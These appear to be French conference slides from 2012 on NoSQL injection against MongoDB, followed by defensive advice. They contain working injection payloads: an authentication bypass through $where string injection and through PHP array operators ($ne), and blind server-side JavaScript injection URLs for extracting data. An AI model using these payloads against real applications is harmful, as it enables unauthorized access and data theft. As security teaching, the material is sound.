ngmsecurity

Les injections NoSQL

JSSI 2012

AGENDA

- NoSQL ?
- Attaques d'injection NoSQL
- Injection NoSQL en aveugle
- Protection
- Synthèse

Une multitude de technologies …

Une multitude d'acteurs …

NOSQL ?

Objectif

- Proposer une alternative aux bases de données relationnelles classiques

Caractéristique

- Absence de schéma prédéfini (le plus souvent)
- Pas d'utilisation du langage SQL

NOSQL ?

Avantages

- Partitionnement facile des données sur un grand nombre de serveurs
- Souplesse d'utilisation
- Très bonne scalabilité

Inconvénient


- Pas d'intégrité assurée par le moteur NoSQL

AGENDA

- NoSQL ?
- **Attaques d'injection NoSQL**
- Injection NoSQL en aveugle
- Protection
- Synthèse

Et la sécurité ?

- Le mécanisme d'attaque par injection SQL classique est bien connu



Et les injections NoSQL ?

- Exemple sur MongoDB

- Requête d'authentification NoSQL:

```
$res = $coll->findOne(array('$where' => "this.login ==
    '$login' && this.password == '$password' "));
```

Et les injections NoSQL ?

- Exemple sur MongoDB

- Requête d'authentification NoSQL:

```
$res = $coll->findOne(array('$where' => "this.login ==
    '$login' && this.password == '$password' "));
```

- Elément injecté:

A' || 1==1 //

Et les injections NoSQL ?

- Exemple sur MongoDB

- Requête d'authentification NoSQL:

```
$res = $coll->findOne(array('$where' => "this.login ==
    '$login' && this.password == '$password' "));
```

- Elément injecté:

```
A' || 1==1 //
```

- Requête finalement effectuée

```
$res = $coll->findOne(array('$where' => "this.login == 'admin'
    && this.password == 'A' || 1==1 //' "));
```

INJECTIONS NOSQL

Démo

Cas particulier du PHP

- L'API PHP utilise les tableaux associatifs comme opérateur
- Exemple:

```
$db->find(array("uid" => array("$gt" => 500)));
```

Cas particulier du PHP

- Le moteur PHP transforme certain format d'URL en tableau
- Exemple:

  http://www.example.com/?nom_du_tableau[clef]=valeur

- Sera interprété:

  $_GET['nom_du_tableau']=array('clef'=>'valeur') ;

Cas particulier du PHP

- Exemple de requête d'authentification

```
$res = $coll->findOne(array('login' => $_REQUEST["login"],
'password' => $_REQUEST["password"]));
```

- Authentification contournable par une requête du type:

```
http://www.example.com/authentication.php?login=admin&pa
ssword[$ne]=111
```

- Requête résultat

```
$res = $coll->findOne(array('login' => $_REQUEST["login"], 'password' =>
array( « ne » => 111 ) );
```

AGENDA

- NoSQL ?
- Attaques d'injection NoSQL
- **Injection NoSQL en aveugle**
- Protection
- Synthèse

Injection NoSQL en aveugle


- Il est possible d'injecter du code Javascript interprété par le serveur

- Exemple:

http://www.example.com/vulnerable.php?parama=A'; return db.version().lenght<10;//

Injection NoSQL en aveugle

- Exploitable de manière similaire à l'injection SQL en aveugle




- Contrainte : très long à exploiter manuellement

Fonctions utiles pour l'exploitation

- Fonctions d'introspection
  - db.getCollectionNames()
  - db.nom_collection.find()
- Fonctions sur les chaines de caractères
  - Longueur d'une chaine : string.length
  - Sélection d'un caractère dans une chaine : string[i]
  - Valeur numérique (unicode) d'un caractère : charCodeAt()

Automatisation



INJECTIONS NOSQL

Démo

Développement futur

- Support d'autres moteurs de base de données NoSQL.
- Ajout des fonctionnalités d'exploitation avancée:
  - Lecture de fichier
  - Déni de service
  - Exécution de code
- Time-based injection

AGENDA

- NoSQL ?
- Attaques d'injection NoSQL
- Injection NoSQL en aveugle
- **Protection**
- Synthèse

Valider les entrées utilisateurs

- S'assurer du type des entrées utilisateur

```
$login = (string) $_REQUEST["login"]
```

- Encoder les caractères spéciaux dans les entrées utilisateur ou interdire leur utilisation : " / \ $ ‘] [

AGENDA

- NoSQL ?
- Attaques d'injection NoSQL
- Injection NoSQL en aveugle
- Protection
- Synthèse

SYNTHÈSE

Nouvelle technologie, mêmes vulnérabilités

- Les vulnérabilités d'injection restent toujours autant d'actualité

La gestion des entrées utilisateurs reste centrale dans la sécurité des applications

- Utiliser les fonction de sécurité de l'API si disponible,
- Encoder les caractères spéciaux dans les entrées utilisateur,
- ou interdire leur utilisation.

Outil et application vulnérable disponible

- http://www.ngmsecurity.fr/outils-nosql-injector/

Références

- Server-Side JavaScript Injection, Bryan Sullivan BlackHat 2011
- MISC 60 : Attaques NoSQL

Questions ?